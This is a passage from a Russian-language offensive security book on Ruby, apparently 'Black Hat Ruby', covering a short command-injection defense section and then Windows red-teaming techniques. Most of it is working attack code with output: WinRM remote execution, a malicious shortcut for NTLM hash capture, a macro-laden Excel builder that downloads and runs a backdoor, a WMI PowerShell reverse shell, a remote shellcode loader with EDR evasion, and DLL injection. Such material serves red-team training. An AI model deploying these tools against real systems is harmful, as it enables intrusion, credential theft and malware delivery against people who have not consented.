Во многих случаях нам может понадобиться, чтобы выполненная команда вернула свой STDOUT как строку для разбора и дальнейшего использования. И обратные кавычки (“), и %x{} ведут себя одинаково. После выполнения вы можете использовать глобальную переменную $? для получения значения статуса выхода команды из суб-шелла. Также хорошо знать, что вы можете использовать %x{CMD} в разных синтаксисах, таких как %x(CMD) и %x-CMD-, с тем же результатом. Вот примеры использования, и, как и ожидалось, все они дают одинаковые результаты.

```
>> `ls`
>> %x{ls}
>> %x(ls)
>> %x-ls-
=> "ch01\nch02\nch03\nch04\nch05\nch06\nch07\nch08\nch09\nch10\nch11\nch12\nch
```

Но не дайте себе стать жертвой RCE

В какой-то момент вам может понадобиться построить приложение или сервис, который принимает ввод пользователя, чтобы он как-то выполнялся в системе. Скажем, например, вы хотите предоставить сервис Ping пользователям для проверки связности их публичных серверов, и пользователь внедрил дополнительную команду следующим образом.

```
>> user_input = "google.com; nc 192.168.100.10 9911 -e /bin/bash"
>> output = "ping -c4 #{user_input}"
```

Этот код собирается пинговать google.com и в то же время вызвать обратный вызов (callback) на машину атакующего с reverse-шеллом на порту 9911. Это может быть гораздо хуже, как вы уже, наверное, догадались.

Решение проблемы — использование стандартного модуля Ruby под названием shellwords. Этот модуль содержит специальный метод shellescape() для очистки данной строки для шеллов Unix. Вы можете использовать его, как показано в следующем примере.

```
>> require 'shellwords'
>> user_input = "google.com; nc 192.168.100.10 9911 -e /bin/bash"
>> output = "ping -c4 #{user_input.shellescape}"
ping: google.com; nc 192.168.100.10 9911 -e /bin/bash: Parameter string not co
=> nil
```

Обратите внимание, как команда интерпретируется так, как ожидает разработчик. Ожидается, что ввод пользователя является именем хоста или IP, в противном случае возвращается ошибка.

Другой способ оставаться в безопасности — использовать метод system() и не интерполировать ввод пользователя с основной командой. Вместо этого поместите ввод пользователя в качестве аргументов.

```
>> user_input = "google.com; ls"
>> system("ping -c4 #{user_input}") # Плохо!
PING google.com (172.217.18.46) 56(84) bytes of data.
64 bytes from ham02s12-in-f14.1e100.net (172.217.18.46): icmp_seq=1 ttl=55 tim
64 bytes from ham02s12-in-f14.1e100.net (172.217.18.46): icmp_seq=2 ttl=55 tim
64 bytes from ham02s12-in-f14.1e100.net (172.217.18.46): icmp_seq=3 ttl=55 tim
64 bytes from ham02s12-in-f14.1e100.net (172.217.18.46): icmp_seq=4 ttl=55 tim
ch01 ch02 ch03 ch04 ch05 ch06 ch07 ch08 ch09 ch10 ch11 ch12 ch13 ch14 ch15 ch1
=> true
```

```
>> system("ping", "-c4", user_input) # Хорошо!
ping: google.com; ls: Name or service not known
=> false
```

Глава 8. Техники Red Teaming в Windows

В наши дни red teaming в среде Windows находится в сфере хайпа наступательной безопасности, так как он симулирует техники, тактики и процедуры (TTP) реальных продвинутых постоянных угроз (APT), а также из-за ненасыщаемой потребности на рынке в понимании таких атакующих сценариев.

В этой главе мы используем Ruby для реализации нескольких техник, которые могут заметно помочь red team-специалистам во время их работы. Хотя в этой главе рассматривается несколько техник, я настоятельно рекомендую не останавливаться на этом. Используйте техники MITRE ATT&CK (https://attack.mitre.org/techniques/enterprise/), чтобы создавать новые инструменты и векторизовать новые техники, а также конвертировать существующие инструменты в Ruby.

ГОРИЗОНТАЛЬНОЕ ПЕРЕМЕЩЕНИЕ С ПОМОЩЬЮ WINDOWS REMOTE MANAGEMENT

Windows Remote Management (WinRM), также известный как PowerShell Remoting, — это сервис (работающий на портах 5985 и 5986), который позволяет администраторам управлять Windows удалённо. Он даёт доступ к системной команде, PowerShell, реестру, WMI для управления системой. Сервис WinRM устанавливается по умолчанию во всех современных версиях Windows, начиная с Windows Vista, Windows Server 2008 и новее; однако для версий до Windows Server 2012 его нужно включить вручную.

Атакующие используют WinRM для горизонтального перемещения с хоста на хост и для управления другими системами в окружении без внедрения бэкдоров в другие системы. Стоит упомянуть, что многие инструменты адаптируют WinRM в своих техниках постэксплуатации и горизонтального перемещения, такие как Metasploit и Cobalt Strike, Empire, Invoke-Mimikatz и другие.

В Ruby вы можете использовать gem winrm для подключения и взаимодействия с сервером WinRM. Сначала установим его.

Установка gem winrm

```
$ gem install winrm
```

Давайте создадим скрипт, который подключается к WinRM, выполняет удалённую команду в системе, а затем завершается.

```
require 'winrm'
```

```
cmd = ARGV[0]

opts = {
  endpoint: 'http://192.168.100.110:5985/wsman',
  transport: :negotiate,
  user: 'administrator',
  password: 'Asd@123'
}

conn = WinRM::Connection.new(opts)

conn.shell(:powershell) do |shell|
  output = shell.run(cmd) do |stdout, stderr|
    puts stdout
    puts stderr
  end
  puts "The script exited with exit code #{output.exitcode}"
end
```

Листинг 8-1: winrm.rb

После подключения библиотеки winrm мы создаём хэш конфигураций, таких как endpoint, transport, user и password, чтобы подготовиться к нашему подключению. Затем мы создаём объект соединения, который принимает заданные опции из переменной opts. Обратите внимание, что есть различные опции подключения (https://www.rubydoc.info/gems/winrm), но мы используем опцию по умолчанию — «transport negotiate». Одна из наиболее заметных опций — «transport Kerberos», которая, как вы догадались, позволяет вам подключаться к удалённой цели с использованием текущей пользовательской сессии, если текущий пользователь — пользователь Active Directory, без необходимости знать учётные данные: Kerberos позаботится об этом, чтобы вы получили доступ к удалённому сервису, если пользователю предоставлен доступ.

Используя метод shell(), мы выполняем команды, указывая тип оболочки, для которой доступны :cmd и :powershell. Мы выбрали использование PowerShell для выполнения команд, чтобы воспользоваться гибкостью PowerShell. Метод shell() принимает блок, который имеет STDOUT и STDERR. Также важно отметить, что объект соединения имеет ещё один полезный метод под названием run_wql(), который, по сути, выполняет WQL-запросы к сервису WinRM.

Теперь из вашего терминала запустите скрипт и дайте ему команду для выполнения.

Смотрите следующий пример.

```
$ ruby winrm.rb "ipconfig /all"

Windows IP Configuration

   Host Name . . . . . . . . . . . . : WIN-NG118S6TMOH
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  .
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connectio
   Physical Address. . . . . . . . . : 00-0C-29-A7-77-CC
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::45be:cfa8:94b1:795d%12(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.100.110(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Friday, May 3, 2019 2:30:07 AM
   Lease Expires . . . . . . . . . . : Friday, July 12, 2019 2:30:07 AM
   Default Gateway . . . . . . . . . : fe80::1%12
                                       192.168.100.1
   DHCP Server . . . . . . . . . . . : 192.168.100.1
   DHCPv6 IAID . . . . . . . . . . . : 301993001
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-24-53-BD-F0-00-0C-29-
A7-77-CC
   DNS Servers . . . . . . . . . . . : 192.168.100.1
   NetBIOS over Tcpip. . . . . . . . : Enabled

   ..Snippet..
```

Отличный пример использования winrm для red team-специалистов — инструмент EvilWinrm (https://github.com/Hackplayers/evil-winrm).

МАНИПУЛИРОВАНИЕ WINDOWS С ПОМОЩЬЮ OLE

Windows Object Linking and Embedding (OLE) — технология, выпущенная Microsoft ещё в 90-х, которая позволяет встраивать содержимое одной программы в документ, обрабатываемый другой программой. В Windows-версии Ruby есть стандартная библиотека, называемая win32ole, которая облегчает всю автоматизацию OLE в Windows, и вы также можете получить доступ к OLE-серверу, например к VBScript. В Ruby есть стандартная библиотека под названием win32ole для взаимодействия с Windows OLE нативно. К счастью, не только документация Ruby является хорошим ресурсом: любая другая документация, связанная с OLE Windows и взаимодействием с его объектом, также станет для вас отличным ресурсом.

Контрабанда NTLM-хэшей с помощью вредоносного ярлыка

Ту же концепцию, что мы применили в главе 5 для создания вредоносного PDF-файла для кражи NTLM-хэша, мы будем использовать здесь. Концепция опирается на то, как Windows обращается к SMB-файловому ресурсу, что требует от Windows отправки текущего NTLM-хэша пользователя для аутентификации. Основываясь на этом знании, мы можем создать подставной ярлык, который ссылается на наш SMB-сервер или SMB-relay, чтобы перехватить NTLM с целевой машины. Для этого мы используем Windows OLE.

```
require 'win32ole'

path = ARGV[0] || 'localhost\bhr.png'
sc_file = ARGV[1] || 'badshortcut.lnk'

shell = WIN32OLE.new('WScript.Shell')

link = shell.CreateShortcut(sc_file)
link.TargetPath = '\\\\' + path
link.Description = "Send me your NTLM"
link.IconLocation = "notepad.exe"
link.WindowStyle = 7 # minimized
link.save
```

Листинг 8-2: badshortcut.rb

Мы начинаем с подключения стандартной библиотеки win32ole — только для Windows-версии Ruby — чтобы загрузить все возможности Ruby для работы с Windows OLE. Затем создаём объект WIN32OLE операционной оболочки Windows. Используя объ-

ект shell, мы вызываем его существующий объект под названием «CreateShortcut» и присваиваем этот объект переменной «link». Мы также используем соответствующие свойства объекта «link», такие как TargetPath, Description, IconLocation, WindowStyle и, наконец, метод save, чтобы сохранить наши изменения и создать ярлык на диске. Вы можете посмотреть больше возможностей объекта link, используя методы экземпляра link.ole_func_methods, link.ole_get_methods и link.ole_methods.

В приведённом выше примере, Листинге 8-2, мы получили доступ к инструменту Windows Script Host (WSH) для доступа к Visual Basic Scripting и JScript из Ruby через OLE. Этот пример в основном процитирован из документации Microsoft (https://support.microsoft.com/en-us/help/244677/how-to-create-a-desktop-shortcut-with-the-windows-script-host), в которой WSH используется напрямую, чтобы показать вам, как легко использовать текущие знания для достижения вашей цели. Хотя это не единственный способ сделать это. Вы можете использовать gem под названием «win32-shortcut» (https://github.com/chef-boneyard/win32-shortcut), чтобы облегчить это для вас и сделать ваш код более в стиле Ruby.

Теперь на вашей Windows-машине запустите приведённый выше скрипт следующим образом, а затем отправьте его на машину жертвы.

```
PS C:\> ruby .\badshortcut.rb 192.168.100.10 badshortcut.lnk
```

Бегло взглянув на ярлык, вы заметите, что у него значок блокнота. Более того, когда вы посмотрите на его свойства, это будет выглядеть как в примере на рисунке 8-1.

Рисунок 8-1: Свойства подставного ярлыка «badshortcut»

Когда по ярлыку кликают на машине жертвы, ваш SMB-relay или, в нашем случае, инструмент Responder перехватывает хэш NTLM-SSP.

```
[+] Listening for events...
[SMB] NTLMv2-SSP Client   : 192.168.100.95
[SMB] NTLMv2-SSP Username : DESKTOP-B2U44BE\KING
[SMB] NTLMv2-SSP Hash     : KING::DESKTOP-B2U44BE:1122334455667788:469
76695787F55659637ABDF000A0053004D00420031003200040000A0053004D00420031
00320003000A0053004D00420031003200050000A00594E8EDB739D0143863D7AA91D~
C830A001000000000000000000000000000000000000900260063006900660073 00
[SMB] Requested Share : \\192.168.100.10\IPC$
```

Создание вредоносного MS-Excel с макросом для сбора через spear-phishing

Использование вредоносных документов Microsoft для получения начальной точки опоры — одна из самых используемых техник в кампаниях spear-phishing со стороны

APT. Как red team-специалисту, вам хорошо иметь автоматизированный способ создания вредоносного документа для экономии времени. Это помогает нам сосредоточиться на том, что важно: на пейлоаде и обходе контроля безопасности. В этом примере мы создадим вредоносный файл MS-Excel, содержащий макрос, который загружает и выполняет бэкдор на целевой машине. Цитируя Microsoft (https://support.microsoft.com/en-us/help/282830/programmatic-access-to-office-vba-project-is-denied): «MS-Office добавляет опцию безопасности, чтобы намеренно блокировать программный доступ к объектной модели VBA от любого Automation-клиента, если только пользователь не решит разрешить такой доступ». Это мешает нам автоматизировать процесс с нашей атакующей Windows-машины. Чтобы решить эту проблему, зайдите в

```
Файл » Параметры » Центр управления безопасностью » Параметры центра управлени
безопасностью » Доверять доступ к объектной модели VBA » Нажмите «ОК», затем «
```

Теперь наш конструктор вредоносного Excel будет выглядеть как в следующем примере.

```
require 'win32ole'

def evil_excel(vbs_file, excel_file)
  excel = WIN32OLE.new('Excel.Application')
  excel.visible = false

  workbook = excel.workbooks.add
  worksheet = workbook.Worksheets(1)
  worksheet.name = "Black Hat Ruby Sheet"

  code_mod = workbook.VBProject.VBComponents.Item('ThisWorkbook')
  fileformat = 52

  vbs_file.each_line(chomp: true)
    .with_index { |loc, ln| @code_mod.CodeModule.InsertLines(ln + 1, loc) }

  workbook.SaveAs(excel_file, fileformat)
  excel.ActiveWorkbook.Close(0)
  excel.Quit()
end

vbs = <<~VBSCode
Sub AutoOpen()
```

```
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "http://192.168.100.10/backdoor.exe", False
xHttp.Send

With bStrm
  .Type = 1 '//binary
  .Open
  .write xHttp.responseBody
  .savetofile "file.exe", 2 '//overwrite
End With

Shell ("file.exe")

End Sub
VBSCode

evil_excel(vbs, 'badexcel')
```

Листинг 8-3: badsheet.rb

Мы начинаем с создания объекта OLE приложения Excel. Затем мы отключаем видимость приложения — это значит, что вы не увидите, как открывается MS-Excel; попробуйте изменить значение на true. Мы добавляем рабочую книгу и создаём лист, который будет первым листом в рабочей книге, и переименовываем созданный лист в «Black Hat Ruby Sheet». Теперь-то мы и получаем доступ к компонентам Visual Basic рабочей книги и создаём новый элемент, который ссылается на текущую рабочую книгу, по умолчанию называемую «ThisWorkbook». Как только мы получаем доступ к элементу компонента VB, мы вставляем каждую строку нашего вредоносного VBS-кода в созданный элемент. Наконец, мы сохраняем файл в формате XLSM (код ссылки: 52), закрываем рабочую книгу и завершаем приложение Excel.

После выполнения скрипта он создаёт новый файл «badexcel.xlsm» в каталоге Document. Когда вы откроете файл, чтобы подтвердить макрос, вы увидите следующее на рисунке 8-3.

Рисунок 8-3: Убеждаемся, что наш VBS внедрён в лист

ГОРИЗОНТАЛЬНОЕ ПЕРЕМЕЩЕНИЕ С ПОМОЩЬЮ WMI

Windows Management Instrumentation (WMI) была создана для автоматизации администрирования Windows локально и удалённо. Она позволяет легко взаимодействовать со многими сервисами и API Windows. Как red team-специалисты, мы можем использовать Ruby для использования этой нативной функции. Важно знать, что для успешного подключения вам могут понадобиться привилегии администратора на целевой машине.

Для этого примера я буду использовать reverse-шелл на основе PowerShell.

```
require 'win32ole'

server = ARGV[0] || "192.168.100.110"
username = ARGV[1] || "Administrator" # "domain\\username"
password = ARGV[2] || "Asd@123"

rshell = %Q{powershell -nop -c "$client = New-Object
System.Net.Sockets.TCPClient('192.168.100.10',9911);$stream = $client.
GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes,
0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEnc

begin
  locator = WIN32OLE.new("WbemScripting.SWbemLocator")
  service = locator.ConnectServer(server, "root\\cimv2", username, password)

  process = service.Get('Win32_Process')
  process.Create(rshell)
rescue WIN32OLERuntimeError => e
  if e.message.include?('Access is denied.')
    puts "[!] Access is denied | The user '#{username}' doesn't have privileg
  else
    puts e.full_message
  end
end
```

Листинг 8-4: wmi-rshell.rb

Мы начали с создания локатора как объекта OLE, который вызывает ConnectServer, чтобы позже подключиться к пространству имён другого компьютера (https://docs.microsoft.com/en-us/windows/desktop/wmisdk/swbemlocator-connectserver). Затем используем объект локатора для подключения к пространству имён удалённого хоста с использованием

имени пользователя и пароля. После подключения мы получаем доступ к классу WMI Windows «Win32_Process», который отвечает за операции с процессами на удалённом хосте. Этот класс содержит метод «create», который создаёт новый процесс для данной команды, в нашем случае команды PowerShell, создающей reverse-шелл. Когда вы запустите скрипт, ваш netcat получит reverse-шелл.

```
$ nc -lvp 9911
Listening on [0.0.0.0] (family 0, port 9911)
Connection from 192.168.100.110 49183 received!

PS C:\Windows\system32> whoami
win-ngll8s6tmoh\administrator
```

Как вы можете видеть из скрипта в Листинге 8-4, понимание API WMI Windows на самом деле сложнее, чем сам код Ruby. Хорошая новость в том, что как только вы поймёте концепцию, вы будете знакомы с богатой документацией Microsoft, и в интернете полно готовых к переводу в Ruby примеров.

Windows API И DLL-ИНЪЕКЦИЯ

Хотя использование WinRM и манипулирование Windows OLE для горизонтального перемещения между Windows-хостами в одном доменном окружении является ключевым, взаимодействие с нативными API Windows для закрепления, повышения привилегий, обхода антивирусов и EDR критически важно.

Когда мы говорим о загрузке и взаимодействии с Windows API, нам нужно понимать, как ведёт себя операционная система Windows для достижения определённых задач, в нашем случае — DLL-инъекции.

Понимание библиотеки Ruby Fiddle

Из документации Ruby: Fiddle — это расширение для перевода внешнего интерфейса функций (FFI) в Ruby. Он оборачивает libffi, популярную C-библиотеку, предоставляющую переносимый интерфейс, который позволяет коду, написанному на одном языке, вызывать код, написанный на другом языке. В нашем случае это позволяет Ruby вызывать C-код.

Чтобы загрузить C-библиотеку из Ruby, мы используем Fiddle.dlopen(‘/путь/к/классу’), и нет необходимости в пути к библиотеке, если это системная библиотека ядра. Я объяснил простое использование Fiddle в Rubyfu (Раздел «Calling Windows API»)

(https://rubyfu.net/module-0x5-or-exploitation-kung-fu/calling-windows-apis), который даёт вам простое и разнообразное использование модуля Fiddle.

Как только мы открываем внешнюю библиотеку (например, kernel32.dll, user32.dll), мы используем Fiddle::Function для вызова назначенных функций. Вы должны понимать вызываемую функцию и типы её аргументов, чтобы правильно назначить их. Fiddle::Function возвращает указатель, который указывает на возвращаемое значение вызванной функции. Каждый тип аргумента имеет собственное ссылочное значение (например, Fiddle::TYPE_INT value равно 4). Вы можете проверить все доступные типы в документации Ruby или посмотреть их и их значения с помощью следующего кода.

```
>> puts Fiddle.constants.grep(/TYPE_/).map{|type| type = "Fiddle::#{type.to_s]

Fiddle::TYPE_VOID        0
Fiddle::TYPE_VOIDP       0
Fiddle::TYPE_CHAR        1
Fiddle::TYPE_SHORT       2
Fiddle::TYPE_LONG        3
Fiddle::TYPE_INT         4
Fiddle::TYPE_LONG_LONG   5
Fiddle::TYPE_FLOAT       6
Fiddle::TYPE_DOUBLE      7
Fiddle::TYPE_SIZE_T      0
Fiddle::TYPE_SSIZE_T     0
Fiddle::TYPE_PTRDIFF_T   0
Fiddle::TYPE_INTPTR_T    0
Fiddle::TYPE_UINTPTR_T   -4
```

Листинг 8-5: Список доступных типов объектов и их значений в Fiddle

Пожалуйста, обратите внимание, что я собираюсь использовать эквивалентное число типа аргумента из последующего кода, чтобы сделать наш код короче. Ещё один хороший трюк, которому я научился, когда боролся с типами C и их эквивалентами в Ruby, — избегать всей возни с типами C, используя Fiddle::TYPE_VOIDP для всех типов переменных, кроме типа handle, который должен быть Integer Fiddle::TYPE_INT.

Выполнение сырого шеллкода в памяти

Один из самых интересных способов выполнить шеллкод, не касаясь диска, — это запустить загрузчик, который выглядит чистым для системы, чтобы скачать фактический имплант. Вы можете использовать эту технику с meterpreter, beacon или любыми другими

исполняемыми файлами вредоносного ПО.

В то же время это не лучшая ситуация, когда вы загружаете два файла на диск. Один выполняет другой — это выглядит шумно само по себе и оставляет артефакты, которые мы не хотим видеть в системе, так как это в основном запускает решения безопасности.

Итак, идея здесь в том, чтобы сделать наш загрузчик — простой Ruby-скрипт, который скачивает размещённый удалённо шеллкод с веб-сервера (например, https://gist.github.com). Затем он загружает шеллкод в память Windows и выполняет его. Для этого нам нужно загрузить и взаимодействовать с Windows API после скачивания шеллкода, который изначально будет храниться в памяти загрузчика (переменной) до тех пор, пока мы не выполним следующие шаги:

1. Загрузите необходимые методы Windows API/библиотеки для выполнения следующих задач.
2. Выделите виртуальную память для этого шеллкода.
3. Создайте буфер памяти Windows для хранения шеллкода.
4. Переместите шеллкод из буфера в созданное выделение.
5. Создайте новый поток для выполнения этого шеллкода.
6. Дождитесь завершения выполнения/потока.

Чтобы достичь этого, мы полагаемся на стандартную библиотеку Ruby Fiddle для вызова и взаимодействия с Windows API. Сначала давайте объясним каждую функцию и как мы можем использовать её позже, так как понимание исходного C-кода критически важно на этом этапе. Наш лучший друг в этой части — документация разработчика Microsoft (MSDN) (https://msdn.microsoft.com/en-us/). Давайте сначала разберёмся с Windows API, которые мы будем использовать.

Библиотека Kernel32.dll Kernel32 здесь — единственная библиотека, которую нам нужно загрузить с её функциями, чтобы помочь нам на пути до самого конца и достичь нашей миссии.

Функция VirtualAlloc() Функция VirtualAlloc() (https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-virtualalloc) создаёт, выделяет, резервирует или изменяет пространство памяти в виртуальной памяти. Она нужна нам, чтобы скопировать наш шеллкод из буфера в выделенное место для выполнения. Фактическое использование функции выглядит как в следующем примере.

```
LPVOID WINAPI VirtualAlloc(
  _In_opt_ LPVOID lpAddress,
  _In_     SIZE_T dwSize,
```

```
  _In_     DWORD  flAllocationType,
  _In_     DWORD  flProtect
);
```

Она принимает следующие четыре параметра:

- lpAddress: начальный адрес области для выделения.
- dwSize: размер области в байтах, размер шеллкода.
- flAllocationType: тип выделения памяти.
- flProtect: защита памяти для области выделяемых страниц.
- И возвращает идентификатор указателя выделенной памяти.

Функция VirtualProtect() Функция VirtualProtect() (https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-virtualprotect) изменяет защиту области закреплённых страниц в виртуальном адресном пространстве вызывающего процесса. Хотя иногда использование функции VirtualProtect() или VirtualProtectEx() не является обязательным. Она способствует обходу некоторого мониторинга памяти и защиты решениями EDR. Некоторые решения EDR предотвращают выделение памяти с разрешениями READ, WRITE, EXECUTE, считая это вредоносным поведением. Фактическое использование функции выглядит следующим образом.

```
BOOL VirtualProtect(
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flNewProtect,
  PDWORD lpflOldProtect
);
```

Она принимает следующие четыре параметра:

- lpAddress: указатель на адрес, который описывает начальную страницу области страниц, для которых изменяются атрибуты защиты доступа.
- dwSize: размер области с атрибутами защиты доступа, которые нужно изменить, в байтах. Это размер шеллкода.
- flNewProtect: опция защиты памяти.
- lpflOldProtect: указатель на переменную, которая получает предыдущее значение защиты доступа первой страницы в указанной области страниц.

Функция RtlMoveMemory() Функция RtlMoveMemory() (https://docs.microsoft.com/en-us/windows/desktop/devnotes/rtlmovememory) копирует байты из исходной памяти (буфер

шеллкода) в целевую память (нашу выделенную память). Фактическое использование функции выглядит как в следующем примере.

```
VOID RtlMoveMemory(
  _Out_ VOID UNALIGNED *Destination,
  _In_  const VOID UNALIGNED *Source,
  _In_  SIZE_T Length
);
```

Она принимает следующие три параметра:

- Destination: указатель на целевой блок памяти/выделение для копирования байтов шеллкода.
- Source: указатель на исходный блок памяти для копирования байтов из буфера шеллкода.
- Length: количество байтов для копирования из источника в назначение, размер шеллкода.

Функция CreateThread() Функция CreateThread() (https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread) создаёт поток для выполнения в виртуальном адресном пространстве (нашей выделенной памяти) вызывающего процесса. Фактическое использование функции выглядит как в следующем примере.

```
HANDLE WINAPI CreateThread(
  _In_opt_  LPSECURITY_ATTRIBUTES  lpThreadAttributes,
  _In_      SIZE_T                 dwStackSize,
  _In_      LPTHREAD_START_ROUTINE lpStartAddress,
  _In_opt_  LPVOID                 lpParameter,
  _In_      DWORD                  dwCreationFlags,
  _Out_opt_ LPDWORD                lpThreadId
);
```

Она принимает следующие шесть параметров:

- lpThreadAttributes: указатель на атрибуты безопасности для этого потока для отслеживания LSA.
- dwStackSize: начальный размер стека.
- lpStartAddress: указатель на нашу выделенную память.
- lpParameter: указатель на переменную, которая будет передана потоку.
- dwCreationFlags: флаги, управляющие созданием потока.

- lpThreadId: указатель на переменную, которая получает идентификатор потока. Если этот параметр равен NULL, идентификатор потока не возвращается.

Если успешно, возвращает дескриптор потока, в противном случае возвращает NULL.

Функция WaitForSingleObject() Функция WaitForSingleObject() (https://docs.microsoft.com/en-us/windows/desktop/api/synchapi/nf-synchapi-waitforsingleobject) ожидает, пока созданный поток выполнится до конца (ожидает окончания или выхода шеллкода). Фактическое использование функции выглядит как в следующем примере.

```
DWORD WaitForSingleObject(
  HANDLE hHandle,
  DWORD  dwMilliseconds
);
```

Она принимает следующие два параметра:

- hHandle: дескриптор потока.
- dwMilliseconds: время ожидания в миллисекундах, -1 для бесконечности.

Перед генерацией шеллкода крайне важно знать, что архитектура шеллкода должна соответствовать установленной архитектуре Ruby независимо от архитектуры системы.

Чтобы определить архитектуру Ruby, используйте постоянную RUBY_PLATFORM. Ниже приведён пример запуска RUBY_PLATFORM на обеих архитектурах x86 и x64 Ruby.

```
>> RUBY_PLATFORM
=> "i386-mingw32"

>> RUBY_PLATFORM
=> "x64-mingw32"
```

Теперь у нас есть все базовые знания, необходимые для создания скрипта, который получает наш шеллкод с удалённого хоста и выполняет его в памяти. Я использую msfvenom для создания raw bind-шеллкода, а затем размещаю его в секретном gist на github.

Я использовал следующие параметры командной строки msfvenom.

```
$ msfvenom -a x86 --platform Windows -p windows/shell_bind_tcp
EXITFUNC=process LPORT=9911 -f hex

No encoder or badchars specified, outputting raw payload
```

```
Payload size: 328 bytes
Final size of hex file: 656 bytes
fce8820000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20clc
```

Для архитектуры x64 используйте следующую команду.

```
$ msfvenom -a x64 --platform Windows -p windows/x64/shell_bind_tcp EXITFUNC=pr
f hex
```

Теперь давайте напишем наш код.

```
require 'fiddle'
require 'fiddle/types'
require 'open-uri'

shellcode = [open('https://tinyurl.com/BHR-bindshell').read].pack('H*')

kernel32 = Fiddle.dlopen('kernel32')

ptr = Function.new(kernel32['VirtualAlloc'], [4,4,4,4], 4).call(0, shellcode.s
Function.new(kernel32['VirtualProtect'], [4,4,4,4], 4).call(ptr, shellcode.siz

buf = Fiddle::Pointer[shellcode]
Function.new(kernel32['RtlMoveMemory'], [4, 4, 4], 4).call(ptr, buf, shellcode

thread = Function.new(kernel32['CreateThread'], [4,4,4,4,4,4], 4).call(0, 0, p
Function.new(kernel32['WaitForSingleObject'], [4,4], 4).call(thread, -1)
```

Листинг 8-6: inline-shellcode.rb

Мы начинаем с подключения библиотек Fiddle и Types, которые содержат алиасы типов Windows для дальнейшего использования. Здесь мы читаем сырой шеллкод с github и храним его в переменной, чтобы не записывать его на диск. Мы загружаем kernel32.dll в Ruby. Обратите внимание, что нам не пришлось указывать полный путь, так как kernel32 — системная DLL, и Ruby автоматически разрешает путь. Затем мы создаём экземпляр функции virtualalloc() из kernel32 и передаём массив типов её аргументов. Числа — эквивалентные значения требуемого типа в Ruby, как мы представили в части «Понимание библиотеки Ruby Fiddle». Мы копируем шеллкод из переменной в буфер Windows, который будет перемещён в нашу выделенную память с помощью функции RtlMoveMemory(). Мы создаём новый поток для выполнения выделенной памяти, а затем ожидаем выхода потока.

Как только вы выполните скрипт на целевой машине, используйте Netcat для подключения к цели на порту 9911.

```
$ nc -nv 192.168.100.14 9911

Connection to 192.168.100.14 9911 port [tcp/*] succeeded!
Microsoft Windows [Version 10.0.17134.706]
(c) 2018 Microsoft Corporation. All rights reserved.

P:\Code>
```

DLL-инъекция

DLL (Dynamic-Link Library) — механизм Microsoft для общих библиотек и модуляризации приложений. DLL-файл похож на любую обычную библиотеку. Это модуль, содержащий коды и процедуры для загрузки и использования другими программами Windows. Он также очень близок к EXE-файлам, так как содержит код, данные, ресурсы, и оба могут выполняться на системе напрямую или косвенно. DLL предназначены для загрузки по мере необходимости во время выполнения (http://deniable.org/posts/dll-injection/).

Инъекция библиотеки — это техника загрузки или внедрения кода в адресное пространство работающего процесса для выполнения этого кода. Этот внедрённый код происходит из заранее разработанного DLL-файла. Мы будем использовать Windows API для инъекции и выполнения DLL. Однако мы продемонстрируем только одну технику DLL-инъекции (то есть технику CreateRemoteThread on-disk), чтобы вы поняли концепцию и разработали другие техники.

В целом почти все техники DLL-инъекции проходят через четыре основных шага:

1. Присоединиться к удалённому процессу.
2. Выделить память в удалённом процессе.
3. Скопировать путь DLL или саму DLL в память удалённого процесса.
4. Дать процессу указание выполнить DLL.

Сначала сгенерируем DLL-файл, который мы собираемся внедрить, с помощью Metasploit msfvenom.

```
$ msfvenom -a x86 --platform Windows -p windows/shell_bind_tcp
EXITFUNC=process LPORT=9911 -f dll -o msfbind9911.dll
```

Используйте следующую команду msfvenom, если вы используете архитектуру x64 Ruby.

```
$ msfvenom -a x64 --platform Windows -p windows/x64/shell_bind_tcp EXITFUNC=pr
f dll -o msfbind9911x64.dll
```

После генерации DLL скопируйте её на целевую машину и используйте следующую строку PowerShell, чтобы запустить блокнот для инъекции нашей DLL в процесс блокнота. Не закрывайте это окно, так как оно содержит идентификатор процесса в переменной «$mypid», иначе вам придётся запускать команду «ps» или диспетчер задач, чтобы найти PID блокнота.

```
PS > Start-Process notepad -WindowStyle Minimized ; sleep 1
PS > $mypid = Get-Process "notepad" | select -expand id
```

Вместо того чтобы тратить больше времени на объяснение каждого Windows API, как мы делали с шеллкодом, давайте сразу перейдём к коду. Мы будем следовать четырём шагам для создания нашего скрипта, как показано в следующем примере.

Присоединение к удалённому процессу

```
require 'fiddle'
require 'fiddle/types'

pid = ARGV[0].to_i
dll = File.absolute_path(ARGV[1])

PAGE_READWRITE    = 0x04
PROCESS_ALL_ACCESS = (0x00F0000 | 0x00100000 | 0xFFF)
VIRTUAL_MEM       = (0x1000 | 0x2000)
MEM_RELEASE       = 0x8000

include Fiddle
kernel32 = Fiddle.dlopen('kernel32')

puts "[+] OpenProcess - PID: #{pid}"
open_process = Function.new(kernel32['OpenProcess'], [1, 0, 1], 1)
hprocess = open_process.call(PROCESS_ALL_ACCESS, false, pid)
```

Листинг 8-7.1: Присоединение к удалённому процессу

Мы получаем идентификатор процесса (pid) и DLL для инъекции из ввода пользователя, затем загружаем kernel32.dll. После загрузки kernel32.dll создаём экземпляр функции openProcess. Мы даём процессу все права доступа (https://docs.microsoft.com/en-us/windows/desktop/ProcThread/process-security-and-access-rights) и PID, чтобы получить

дескриптор открытого процесса. Как только процесс успешно открыт, настало время выделить память в этом процессе.

